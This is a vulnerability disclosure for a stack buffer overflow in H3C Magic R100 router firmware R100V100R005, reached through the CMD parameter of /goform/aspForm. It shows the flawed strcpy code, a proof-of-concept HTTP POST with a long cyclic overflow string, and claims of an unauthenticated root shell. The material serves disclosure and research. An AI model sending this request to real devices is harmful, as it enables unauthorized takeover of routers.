

H3C magic R100 R100V100R005.bin Stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address : https://www.h3c.com/cn/d_201801/1060028_30005_0.htm

1. Affected version

首页 > 支持 > 文档与软件 > 软件下载 > 智能终端 > H3C Magic R 系列 > Magic R100 路由器

Magic R100 路由器

H3C R100V100R005（仅适用于原先版本为V100系列的设备）版本软件及说明书

软件名称: H3C R100V100R005（仅适用于原先版本为V100系列的设备）版本软件及说明书

发布日期: 2018/1/26 16:11:04

下载:

→ R100V100R005.zip(3.26 MB)

→ H3C Magic R100V100R005 版本说明书.pdf(322.66 KB)

软件说明:

H3C Magic R100V100R005 版本说明书

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
54 LABEL 13:
55 strcpy(v14, "CMD");
56 v11 = (_BYTE *)websGetVar(a1, v14, (int)&dword_489564);
57 if ( *v11 )
58     strcpy(&byte_4AAF00, v11);
59 if ( byte_4AAF00 )
60 {
```

The content obtained by the program through the CMD parameter is passed to V11, and then V11 is copied into byte through the strcpy function_ In 4aaf00, there is no size check, and there is a buffer overflow vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware R100V100R005.bin
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0) Gecko/20100101
Firefox/100.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

CMD=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaanaaaaoaaapaaaqaaaraaasaaataaaauaa
avaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabra
absaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaaco
aacpaacqaacraacsaaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaad
laadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaadzaeabaecaedaeeaaefaaegaaehaa
eiaaejaaekaaelaemaenaeeoaaepaaeqaaeraaesaaetaaeuaaevaawaexaaeyaaeaaaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaa
kaaalaamaanaaaaoaaapaaaqaaaraaasaaataaaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaa
bhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacda
aceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaaactaacuaacvaacwaacxaacyaacz
aadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaad
waadxaadyaadzaeabaecaedaeeaaefaaegaaehaaeiaaejaaekaaelaemaenaeeoaaepaaeqaaeraaesaa
etaaeuaaevaawaexaaeyaaeaaaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaanaaaaoaaapa
aaqaaaraaasaaataaaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabm
aabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaac
jaackaaclaacmaacnaacoaacpaacqaacraacsaaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaa
dgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaadzaeabaeca
aedaeeaaefaaegaaehaaeiaaejaaekaaelaemaenaeeoaaepaaeqaaeraaesaaetaaeuaaevaawaexaaeyaae
```




Figure 2 POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization

```
$ ls -l
total 56
drwxr-xr-x 2 iot iot 4096 Jan 16 2018 bin
drwxrwxr-x 3 iot iot 4096 Jan 16 2018 dev
drwxrwxr-x 7 iot iot 4096 Jan 16 2018 etc
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 home
lrwxrwxrwx 1 iot iot 9 Jan 16 2018 init -> sbin/init
drwxrwxr-x 4 iot iot 4096 Jan 16 2018 lib
lrwxrwxrwx 1 iot iot 3 Jan 16 2018 lib32 -> lib
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 mnt
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 proc
lrwxrwxrwx 1 iot iot 3 Jan 16 2018 sbin -> bin
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 sys
lrwxrwxrwx 1 iot iot 7 Jan 16 2018 tmp -> var/tmp
drwxrwxr-x 3 iot iot 4096 Jan 16 2018 uclibc
drwxrwxr-x 5 iot iot 4096 Jan 16 2018 usr
drwxrwxr-x 7 iot iot 4096 Jan 16 2018 var
lrwxrwxrwx 1 iot iot 8 Jan 16 2018 web -> /var/web
drwxrwxr-x 2 iot iot 12288 Jan 16 2018 www
$
```